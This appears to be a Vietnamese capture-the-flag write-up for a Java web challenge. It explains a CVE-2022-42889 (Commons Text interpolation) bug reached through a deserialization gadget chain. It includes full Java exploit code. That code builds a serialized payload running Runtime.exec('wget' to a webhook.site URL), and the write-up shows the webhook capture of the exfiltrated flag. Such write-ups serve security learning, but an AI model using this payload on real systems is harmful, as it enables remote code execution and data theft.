



WEB10 – Texttext

I. Phân tích source code và kiểm tra chức năng của trang web

- Sau khi truy cập trang web chúng ta sẽ được gợi ý đến “/text/get-name”.



- Kiểm tra source code như sau:



- Đầu tiên, nó sẽ lấy giá trị của param player và Serializable và nếu có object player sẽ trả về Hello: name.

```
6 private String name = "player";  
  1 usage  
7 private boolean isAdmin;  
  1 usage  
8 public Player() {  
9 }  
no usages  
10 public String getName() {  
11     return this.name;  
12 }  
1 usage  
13 public boolean isAdmin() {  
14     return this.isAdmin;  
15 }  
16 public String toString() {  
17     String output = "";  
18     if (this.isAdmin()) {  
19         try {  
20             StringSubstitutor stringSubstitutor = StringSubstitutor.createInterpolator();  
21             output = stringSubstitutor.replace(this.name);  
22         } catch (Exception var3) {  
23             output = "???????";  
24         }  
25     }  
26  
27     return "Hello" + output + "!";  
28 }  
29 }
```


- Sau khi thực hiện kiểm tra ở phương thức toString có điểm khả nghi ở biến StringSubstitutor.

```
16 public String toString() {
17     String output = "";
18     if (this.isAdmin()) {
19         try {
20             StringSubstitutor stringSubstitutor = StringSubstitutor.createInterpolator();
21             output = stringSubstitutor.replace(this.name);
22         } catch (Exception var3) {
23             output = "???????";
24         }
25     }
26
27     return "Hello" + output + "!";
28 }
```


- Sau khi đi google em đã thấy một cve về nó : [org.apache.commons:commons-text | CVE-2022-42889](https://org.apache.commons:commons-text/CVE-2022-42889) | [Snyk](#)
- Vậy để thực hiện khai thác ở đây ta sẽ phải gọi đến toString và isAdmin= true.
- Sau khi thực hiện kiểm tra lại gadchain của bài này và của Commons

Collections 5 khá giống nhau. Có thể tham khảo tại đây ([CC链 1-7 分析 - 先知社区 \(aliyun.com\)](#))


- Chúng ta có thể khai thác như sau:



```
13 public static void main(String[] args) throws IOException {
14     Player a = new Player();
15
16     Field isAdmin;
17     Field name;
18     BadAttributeValueExpException val;
19     {
20         try {
21             isAdmin = Player.class.getDeclaredField("isAdmin");
22             isAdmin.setAccessible(true);
23             isAdmin.set(a, true);
24
25             name = Player.class.getDeclaredField("name");
26             name.setAccessible(true);
27             name.set(a, "${script:javascript:java.lang.Runtime.getRuntime().exec('wget https://webhook.site/e38e7876-91df-4e93-b3c9-aff6644912f1')}");
28
29             val = new BadAttributeValueExpException(null);
30             Field valfield = val.getClass().getDeclaredField("val");
31             valfield.setAccessible(true);
32             valfield.set(val, a);
33         } catch (NoSuchFieldException | IllegalAccessException e) {
34             throw new RuntimeException(e);
35         }
36     }
37
38     ByteArrayOutputStream inp = new ByteArrayOutputStream();
39     ObjectOutputStream os = new ObjectOutputStream(inp);
40     os.writeObject(val);
41     os.close();
42     String playerss = Base64.getEncoder().encodeToString(inp.toByteArray());
43     System.out.println(URLEncoder.encode(playerss, StandardCharsets.UTF_8.toString()));
44 }
```



- Và chúng ta biết được flag ở thư mục gốc từ đây sẽ có thể đọc file /flag.txt



Webhook.site

Docs & APICustom ActionsWebhookScriptTerms & PrivacySupport

CopyEditNewLoginUpgrade

PasswordAliasScheduleCSV ExportCustom ActionsSettingsRun NowXHR Redirect SettingsRedirect NowCORS HeadersAuto NavigateHide DetailsMore

REQUESTS (1/500)Newest FirstSearch Query

POST#a6737 13.215.248.36

10/04/2023 3:31:05 PM

Request Details

POSThttps://webhook.site/e38e7076-91df-4e93-b3c9-aff0644912f1

Host13.215.248.36WhoisShodanNetlifyCensys

Date10/04/2023 3:31:05 PM (a few seconds ago)

Size67 bytes

IDa6737f77b-b1bb-4234-a554-d93dd03d9f14

Files

Query strings

(empty)

Raw Content

BKSEC{Ev3_ry_dAy_a_n3w_knOw1E_dge_97324a3605c7b9a4c1cb5dd9dba53eaf}

Headers

connectionclose

content-typeapplication/x-www-form-urlencoded

content-length67

accept*/*

user-agentcurl/7.81.0

hostwebhook.site

Form values

BKSEC{Ev3_ry_dAy_a_n3w_knOw1E_dge_97324a3605c7b9a4c1cb5dd9dba53eaf}

☒ Format JSON☒ Word-WrapCopy